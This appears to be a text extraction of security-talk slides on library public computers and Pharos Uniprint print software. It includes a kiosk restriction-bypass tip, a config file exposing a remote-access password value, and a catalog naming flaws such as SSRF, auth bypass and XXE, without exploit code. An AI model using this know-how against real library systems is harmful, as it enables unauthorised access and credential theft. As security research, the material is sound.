

Please read the following Acceptable Usage Policy

The library does not keep a record of your activities on any public computer or device, or the library's wireless network. Any record of browsing history or activity is removed when you log out, return the device, or disconnect. Information about your public computer reservation (library card number, computer number, reservation time, and session duration) is purged at the end of each day.





Disk Restrictions

- If file browser paths are restricted, shortcuts usually work!



Command Prompt Restrictions



Internal Network, Apps

PRINTING IS CURRENTLY UNAVAILABLE

**OUR APOLOGIES FOR THE
INCONVENIENCE**



Similar: by out: (un)

File Home Share View

← → ↕ ↑ This PC > OSDisk (C:)

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- Music
- Videos

OneDrive

This PC

- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos

Name

- Plugins
- authadmin
- authSSP.dll
- cad
- IRIMG1
- iSPY
- iSPYServer
- ldapauth.dll
- Licence
- logging.dll
- logmessag
- MSLogonA
- MSRC4Plu
- unzip32.dll
- vnchooks.c
- workgrpdc
- zip32.dll

17 items | 1 item selected 674 bytes

C:\ITC_MyPCTempInstallDir\Files\ProgramFiles64Folder\ITS\iSPY\iSPY.ini - Notepad++


File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

my_sparger.npl regload.bat InstallMSI.bat iSPY.ini

```
7 BlackAlphaBlending=0
8 DefaultScale=1
9 UseDSMPlugin=0
10 DSMPlugin=
11 SocketConnect=1
12 HTTPConnect=1
13 XDMCPCConnect=0
14 AutoPortSelect=1
15 InputsEnabled=1
16 LocalInputsDisabled=0
17 IdleTimeout=0
18 EnableJapInput=0
19 QuerySetting=2
20 QueryTimeout=10
21 QueryAccept=0
22 LockSetting=0
23 RemoveWallpaper=0
24 RemoveAero=0
25 DebugMode=0
26 Avilog=0
27 DebugLevel=0
28 AllowLoopback=1
29 LoopbackOnly=0
30 AllowShutdown=0
31 AllowProperties=0
32 AllowEditClients=0
33 FileTransferTimeout=30
34 DisableTrayIcon=1
35 MSLogonRequired=0
36 NewMSLogon=0
37 ConnectPriority=1
38 [iSPY]
39 passwd=DAF46BC34942E1369E
```

People also ask :






CLOSED ON SUNDAYS

- . Pleas
- . Send

ns!






Pharos UniPrint

AKA Pharos Print Center
AKA My Print Center



Identifying Targets



The screenshot shows a web browser window with the address bar containing `/uniprint/Default.asp`. The page header features the PHAROS logo (a stylized torch) and the text "Uniprint". Below the header is a navigation menu with "Home", "Packages", and "Maps" buttons. The main content area is titled "Uniprint Home" and includes a "Status Summary" section with a timestamp of "5/27/2024, 3:29:39 PM". The status summary contains a welcome message and two links: "here" for installing software and "here" for browsing software by location. At the bottom, there are two rows of data: "Packages" with "0 Packages" and "Maps" with "2 Maps".

PHAROS Uniprint

Home Packages Maps

Uniprint Home Help Refresh

Status Summary 5/27/2024, 3:29:39 PM

Welcome to the Uniprint Home page. You can use this Web site to install the software required to print using the Uniprint system.

Click [here](#) if you know which software package you need to install.


Click [here](#) if you would like to browse for the software you need based on your location.

[Packages](#) 0 Packages


[Maps](#) 2 Maps

Web Print Job Management / Payment

- Pharos Uniprint allows users to manage their print jobs, see printing costs, add funds, choose printing options, etc
- This software is popular with libraries and universities in the US



Web Print Job Management / Payment



The screenshot displays the PHAROS Print Center web application. The browser address bar shows the URL `https://192.168.136.89/myprintcenter/`. The page header includes the PHAROS logo and the text "Print Center", along with a user profile for "admin". A navigation menu contains "My Printing", "Reports", "Theme", "Admin", "Custom Charges", and "Secure". Below the menu, there are tabs for "Job List" and "Activity". The "Job List" tab is active, showing a table with columns: "Type", "Title", "Print Preview", "Pages", "Pieces of Paper", "Submitted Date", and "Cost". The table is currently empty, displaying the message "There is no data". Above the table are "Refresh" and "Delete" buttons. Below the table is a pagination control showing "0" items out of "20". At the bottom of the page, there is a "Payment method" section with a "My Funds : \$0.00" indicator and a "Destination" section with a "Select a printer" dropdown and a "Print" button.

Type	Title	Print Preview	Pages	Pieces of Paper	Submitted Date	Cost
There is no data						

Payment method : **My Funds : \$0.00**
Total available funds

Destination : **Select a printer** Print

© Copyright 2024 - Powered by Pharos®



Web Print Job Management / Payment


THIS SOFTWARE

CAN FIT SO MANY VULNERABILITIES IN IT

imgflip.com



Get The Software



Uniprint Service Packs and Hot F

community.pharos.com/s/article/Uniprint-Service-Packs-and-Hot-Fixes

PHAROS Search... LOGIN

HOME PRODUCTS DOCUMENTATION DOWNLOADS KNOWLEDGE BASE CONTACT SUPPORT

Downloads - Downloads

Uniprint Service Packs and Updates

Uniprint 9.2

You can apply these 9.2 updates automatically via the Updater Service in the Pharos Administrator. You only need to download these files if your Uniprint server does **NOT** have internet access. The items marked with an asterisk are only available via this page. **See Also:** [Uniprint Documentation](#)

Component	Revision	Released	Link	Documentation
Pharos Print Center (NEW)	5.0.31.9	APR 2024	download	ReadMe
Site Security Utility*	1.0	AUG 2023	download	ReadMe
EDI Service	321	DEC 2023	download	ReadMe
SignUp Nerve Center*	317	DEC 2023	download	ReadMe
Popup Controller*	315	NOV 2023	download	ReadMe
SignUp Visitor purge*	314	NOV 2023	download	ReadMe
IPP Service*	8.3.1	APR 2023	download	ReadMe
DotNet Core 6 hosting bundle*	6.0.15	APR 2023	download	ReadMe
Print Server (NEW)	328	MAR 2024	download	ReadMe
Sentry Print Service (NEW)	4.110.1	MAR 2024	download	Readme
Pharos PC Station* (NEW)	327	MAR 2024	download	Readme

Uniprint 9.1

You can apply these 9.1 updates automatically via the Updater Service in the Pharos Administrator. You only need to download these files if your Uniprint server does **NOT** have internet access. The items marked with an asterisk are only available via this page. **See Also:** [Uniprint Documentation](#)

ASK A QUESTION

RELATED ARTICLES

- [Blueprint Enterprise: Service Packs and Updates](#) 5.81K
- [MobilePrint Service Packs and Hot Fixes](#) 3.14K
- [Windows service packs, hot fixes and updates](#) 265
- [Uniprint 9.0 R2 and 9.1 Service Packs: Best Practices](#) 465
- [Pharos Page Counter Hot Fixes](#) 1.37K

TRENDING ARTICLES

- [Uniprint Print Center Basic Information](#)
- [Pharos Print App Help](#)
- [Print Center Help for Uniprint Users](#)
- [HOW TO Diagnose 401 x-HTTP errors on IIS](#)
- [Error: "There are no more endpoints available from the endpoint mapper."](#)



Catalog of vulnerabilities

01 Printjobs SSRF

04 JWT Signing

02 Auth Bypass

05 Client
Credentials

03 EdiService XXE

06 Email Server
Credentials



Catalog of vulnerabilities

07

